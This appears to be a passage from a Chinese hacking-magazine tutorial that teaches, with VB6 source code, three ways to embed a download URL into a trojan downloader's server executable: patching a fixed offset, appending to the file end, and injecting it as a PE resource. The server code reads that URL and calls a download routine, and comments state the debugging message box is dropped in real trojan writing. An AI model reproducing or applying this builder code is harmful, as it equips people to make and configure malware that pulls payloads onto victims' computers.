


图 1




图 2




图 3

2．配置器

服务器读出配置信息的方法，就是读取textbox中的文字信息。这里配置器要做的就是把配置信息覆盖原来的50个“x”字符。配置器的界面很简单，只有一个按钮，如图2。

接下来使用C32ASM打开刚才生成的服务端EXE文件，找到50个“x”字符的位置，可以看到任务栏提示字符的位置在00001272处（16进制），如图3。

使用计算器把16进制转换为10进制，首先输入1272，然后选择10进制单选钮，转换为10进制的4722，如图4，图5。




图4




图5

现在就可以开始代码的编写了，来到按钮的单击事件输入如下代码：

```
Private Sub Command1_Click()
Dim s As Byte

Open App.Path + "\server.exe" For Binary As #1   '打开同目录下的服务端server.exe
    Seek #1, 4723   '找到4723个字符的位置（在VB中字符要多加一位，才能正确写入配置信息）
    Put #1, , Text1.Text   '输入配置信息
For i = 1 To 50 - Len(Text1.Text)   '剩下的字符用chr(0)填充
        s = 0   '只有这样才能正确的写入chr(0)数据，如果直接写入chr(0)是错误的！
        Put #1, , s
    Next
Close
End Sub
```

这样配置器就编写完毕了，只要单击配置按钮，就可以把配置信息写入到服务器的00001272位置，然后服务端就会自己读出配置信息去下载目标文件了。

二、文件末尾配置法

1.服务端

其配置思路是：把配置信息写到服务端的文件末尾，然后服务端从指定的位置（原文件大小）开始读整个末尾（增大后的文件）的配置信息，服务端代码如下：

```
Private Sub Form_Load()
Const offset = 20480   '服务端的文件大小，这个大小是通过生成服务端EXE文件后获得的
Dim a As String * 100   '定长字符串

Open App.Path + "\" + App.EXEName + ".exe" For Binary As #1
    Seek #1, offset
    Get #1, , a
Close

MsgBox "下载者的木马地址(末尾配置法):" + a   '用对话框弹出配置信息，在实际木马编写中要省略此句。
call download(a)
End Sub
```

其中文件的offset偏移地址是通过查看生成的服务端EXE文件（编写完毕上面的代码，然后生成EXE文件）的属性大小得到的，如图6。

服务端被运行后，就从20480的位置开始往后读100个字符，也就把配置信息读取出来了。




图6

2.配置器

配置器要完成的工作就是把信息写到服务端的末尾，方法就是使用二进制方式打开文件，然后使用seek函数找到文件末尾，最后把信息写入到文件末尾。配置器的界面很简单，可以说和上边的图2是一样的，配置器代码如下：

```
Private Sub Command1_Click()
Open App.Path + "\server.exe" For Binary As #1
    Seek #1, LOF(1)   '找到文件大小的末尾
    Put #1, , Text1.Text   '指针下移一个字节，开始写操作
Close
End Sub
```

这段代码的意思就是把同目录下的server.exe服务端文件读入，找到文件末尾，然后把textbox中的配置信息追加到服务端的末尾。

三、资源配置捆绑法

对于上边介绍的两种方法，相信读者们可能都了解一些，但是对于资源配置捆绑法可能就倍感新鲜了。其思路就是把配置好的资源捆绑到服务端中，服务端一旦被运行，就释放资源，然后读出资源中配置的信息，从而达到配置服务端的目的！

1.服务端

服务端要做的有两件事：一是读出资源文件，然后保存到一个目录；二是读出资源中的配置信息。读出资源并且保存的代码在以前的黑客X档案中有过很多介绍，这里就不赘述了，给出代码如下：

```
Private Sub Form_Load()
Dim a() As Byte
Open "c:\resource.txt" For Binary As #1
    a = LoadResData("HTTP", "图标")   '取出数据
    Put #1, , a
```

```
Close

Open "c:\resource.txt" For Input As #1
   Line Input #1, info
   info = Trim(info)
   MsgBox "下载者的木马地址(资源捆绑配置法)：" + info   '使用对话框弹出配置信息，在实际木马编写中要省略此句。
   Close

call download(info)   '调用下载过程
End Sub
```

2.配置器

重点就是资源打入到服务端的代码了，我研究了很久，发现使用几个API函数可以达到把资源打到服务端中。首先是API的声明：

```
Private Declare Function BeginUpdateResource Lib "kernel32" Alias "BeginUpdateResourceA" (ByVal pFileName As String, ByVal bDeleteExistingResources As Long) As Long
Private Declare Function UpdateResource Lib "kernel32" Alias "UpdateResourceA" (ByVal hUpdate As Long, ByVal lpType As String, ByVal lpName As String, ByVal wLanguage As Long, lpData As Any, ByVal cbData As Long) As Long
Private Declare Function EndUpdateResource Lib "kernel32" Alias "EndUpdateResourceA" (ByVal hUpdate As Long, ByVal fDiscard As Long) As Long
```

然后在按钮的单击事件中输入如下代码，其中窗体的布局很简单：只有一个按钮控件，界面和上图2也是一样的。来到按钮的单击事件中，输入下面的代码：

```
Private Sub Command1_Click()
Dim str As String * 200   '定义一个定长字符串。
Dim handle1 As Long, handle2 As Long, handle3 As Long
str = Left(Text1.Text, 200)   '剩下200-len(text1.text)长度个chr(0)
server_path = App.Path + "\server.exe"   '在本程序路径下有server.exe
handle1 = BeginUpdateResource(server_path, False)   '开始添加资源文件
handle12 = UpdateResource(handle1, "图标", "HTTP", 2052, ByVal str, 200)   '添加资源，必须为ByVal str。200表示字符串长度，2052表示标识符。
handle13 = EndUpdateResource(handle1, False)   '结束
End Sub
```

使用配置器配置完服务端后，再使用Reshacker工具就可以看到服务端的资源情况，如图7。

